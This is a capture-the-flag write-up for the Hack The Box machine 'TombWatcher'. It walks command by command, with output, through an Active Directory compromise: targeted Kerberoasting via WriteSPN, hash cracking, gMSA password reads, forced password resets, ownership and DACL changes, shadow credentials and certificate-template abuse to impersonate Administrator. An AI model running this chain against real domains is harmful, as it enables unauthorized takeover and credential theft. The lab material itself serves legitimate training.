
TombWatcher
Synopsis
TombWatcher is a medium-difficulty Windows machine featuring an Active Directory environment where initial credentials are provided. The attack path involves exploiting multiple ACL misconfigurations to move laterally through different user accounts. Starting with the user henry, we abuse WriteSPN permissions to perform a Kerberoasting attack on alfred. After gaining access to alfred, we leverage group memberships and ReadGMSAPassword permissions to compromise a Group Managed Service Account (gMSA). This leads to a chain of password resets and ownership changes, ultimately allowing us to restore a deleted certificate administrator account. Using this privileged account, we request a certificate for the Administrator user, leading to full domain compromise.
Skills Required
- Active Directory enumeration
- Understanding of ACLs and DACLs
- Kerberoasting attacks
- gMSA exploitation
- Certificate abuse techniques
- BloodHound usage
Skills Learned
- Exploiting WriteSPN permissions for targeted Kerberoasting
- Reading and utilizing gMSA passwords
- Abusing WriteOwner and ForceChangePassword permissions
- Active Directory object restoration
- Certificate-based authentication attacks
- LDAP shell usage for password changes
Enumeration
Nmap
sudo nmap -sC -sV -vv -oA nmap 10.129.244.44
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
The scan reveals a typical Active Directory Domain Controller setup with:
- Domain Name: tombwatcher.htb
- DC Hostname: DC01.tombwatcher.htb
- Key Services: Kerberos (88), LDAP (389/636), SMB (445), WinRM (5985)
We add the domain information to our hosts file:
echo "10.129.244.44 tombwatcher.htb DC01.tombwatcher.htb" | \
    sudo tee -a /etc/hosts
BloodHound Enumeration
We use BloodHound to map out the domain and identify attack paths:
bloodhound-python -u 'henry' -p 'H3nry_987TGV!' \
    -d tombwatcher.htb -ns 10.129.244.44 -c all

The BloodHound analysis reveals that henry has WriteSPN permissions over alfred@tombwatcher.htb, which allows us to perform a targeted Kerberoasting attack. Furthermore a clear attacking path is indicated via:
- Alfred → AddSelf→ Infrastructure@tombwatcher.htb
- Infrastructure → ReadGMSAPassword → ANSIBLE_DEV$@tombwatcher.htb
- ANSIBLE_DEV$ → ForceChangePassword → SAM@tombwatcher.htb
- SAM → WriteOwner → JOHN@tombwatcher.htb
- JOHN → CanPSRemote → DC01.tombwatcher.htb
Foothold
Kerberoasting Attack on Alfred
Since henry has WriteSPN permissions over alfred, we can add a Service Principal Name (SPN) to alfred's account and then request his service ticket.
- Set SPN using krbrelayx's addspn.py:
python3 ~/Tools/krbrelayx/addspn.py \
    -u 'tombwatcher.htb\henry' -p 'H3nry_987TGV!' \
    -t alfred -s 'HTTP/fake.tombwatcher.htb' tombwatcher.htb

[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
- Request the service ticket:
GetUserSPNs.py -request -dc-ip 10.129.244.44 \
    tombwatcher.htb/henry:'H3nry_987TGV!' \
    -outputfile alfred_hash.txt

ServicePrincipalName       Name    MemberOf  PasswordLastSet             LastLogon  Delegation
-------------------------  ------  --------  --------------------------  ---------  ----------
HTTP/fake.tombwatcher.htb  Alfred            2025-05-12 17:17:03.526670  <never>
- Crack the hash:
hashcat -m 13100 alfred_hash.txt \
    /usr/share/wordlists/rockyou.txt

$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$[...]:[hash]:basketball
We successfully recovered Alfred's password: alfred:basketball
Lateral Movement
Alfred to ANSIBLE_DEV$ (gMSA)
- Add Alfred to Infrastructure group:
bloodyAD --host 10.129.244.44 -d tombwatcher.htb \
    -u alfred -p 'basketball' \
    add groupMember Infrastructure alfred
- Read the gMSA password:
bloodyAD --host 10.129.244.44 -d tombwatcher.htb \
    -u alfred -p 'basketball' \
    get object 'ANSIBLE_DEV$' --attr msDS-ManagedPassword

distinguishedName: CN=ansible_dev,CN=Managed Service Accounts,DC=tombwatcher,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:1c37d00093dc2a5f25176bf2d474afdc
ANSIBLE_DEV$ to SAM
Using the gMSA hash, we can force a password change on SAM:
rpcclient -U 'ANSIBLE_DEV$%1c37d00093dc2a5f25176bf2d474afdc' \
    --pw-nt-hash 10.129.244.44
rpcclient $> setuserinfo2 sam 23 NewPassword123!
rpcclient $> quit
SAM to JOHN
With SAM's new credentials, we can modify ownership and permissions on JOHN's account:
- Change owner of JOHN to SAM:
impacket-owneredit -action write -new-owner sam \
    -target john tombwatcher/sam:NewPassword123! \
    -dc-ip 10.129.244.44

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] OwnerSid modified successfully!
- Grant FullControl to SAM over JOHN:
impacket-dacledit -action write -rights FullControl \
    -principal sam -target john \
    tombwatcher/sam:NewPassword123! -dc-ip 10.129.244.44

[*] DACL backed up to dacledit-20250608-195341.bak
[*] DACL modified successfully!
- Use Shadow Credentials to get JOHN's hash:
certipy-ad shadow auto -target tombwatcher.htb \
    -dc-ip 10.129.244.44 \
    -username sam@tombwatcher.htb \
    -password NewPassword123! -account john

[*] Targeting user 'john'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '9bb478c0-fac1-8e60-0c30-ec21f99b2b8a'
[*] Successfully added Key Credential
[*] Authenticating as 'john' with the certificate
[*] Got TGT
[*] Trying to retrieve NT hash for 'john'
[*] NT hash for 'john': ad9324754583e3e42b55aad4d3b8d2bf
Getting User Flag
Now we can access the machine as JOHN:
evil-winrm -i tombwatcher.htb -u 'john' \
    -H ad9324754583e3e42b55aad4d3b8d2bf

*Evil-WinRM* PS C:\Users\john\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
Privilege Escalation
Discovering Deleted Objects
As JOHN, we enumerate deleted Active Directory objects:
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' \
    -IncludeDeletedObjects \
    -Properties objectSid, lastKnownParent, ObjectGUID | \
    Select-Object Name, ObjectGUID, objectSid, lastKnownParent | \
    Format-List
    ```

This reveals three deleted `cert_admin` accounts:

- ObjectGUID: f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
- ObjectGUID: c1f1f0fe-df9c-494c-bf05-0679e181b358
- ObjectGUID: 938182c3-bf0b-410a-9aaa-45c8e1a02ebf

### Restoring cert_admin Account

We restore one of the deleted cert_admin accounts and reset its password:

```powershell
Restore-ADObject -Identity '938182c3-bf0b-410a-9aaa-45c8e1a02ebf'

Set-ADAccountPassword -Identity cert_admin -Reset \
    -NewPassword (ConvertTo-SecureString "NewPassword123!" \
    -AsPlainText -Force)

Enable-ADAccount -Identity cert_admin
Certificate Template Enumeration
Using Certipy, we identify vulnerable certificate templates:
certipy-ad find -u 'cert_admin@tombwatcher.htb' \
    -p 'NewPassword123!' -dc-ip DC01.tombwatcher.htb \
    -ns 10.129.244.44 -vulnerable -stdout
The output shows that the WebServer template is vulnerable and allows us to request certificates with arbitrary SANs.
Requesting Administrator Certificate
We request a certificate for the Administrator account:
certipy-ad req -u 'cert_admin@tombwatcher.htb' \
    -p 'NewPassword123!' -dc-ip '10.129.244.44' \
    -target 'DC01.tombwatcher.htb' -ca 'tombwatcher-CA-1' \
    -template 'WebServer' -upn 'administrator@tombwatcher.htb' \
    -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' \
    -application-policies 'Client Authentication'

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
Changing Administrator Password via LDAP Shell
We authenticate using the certificate and access an LDAP shell:
certipy-ad auth -pfx 'administrator.pfx' \
    -dc-ip '10.129.244.44' -ldap-shell

[*] Authenticated to '10.129.244.44' as: 'u:TOMBWATCHER\Administrator'
Type help for list of commands

# change_password Administrator NewPassword
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Password changed successfully!
Getting Root Flag
Finally, we log in as Administrator with the new password:
evil-winrm -i 10.129.244.44 -u Administrator -p 'NewPassword'

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt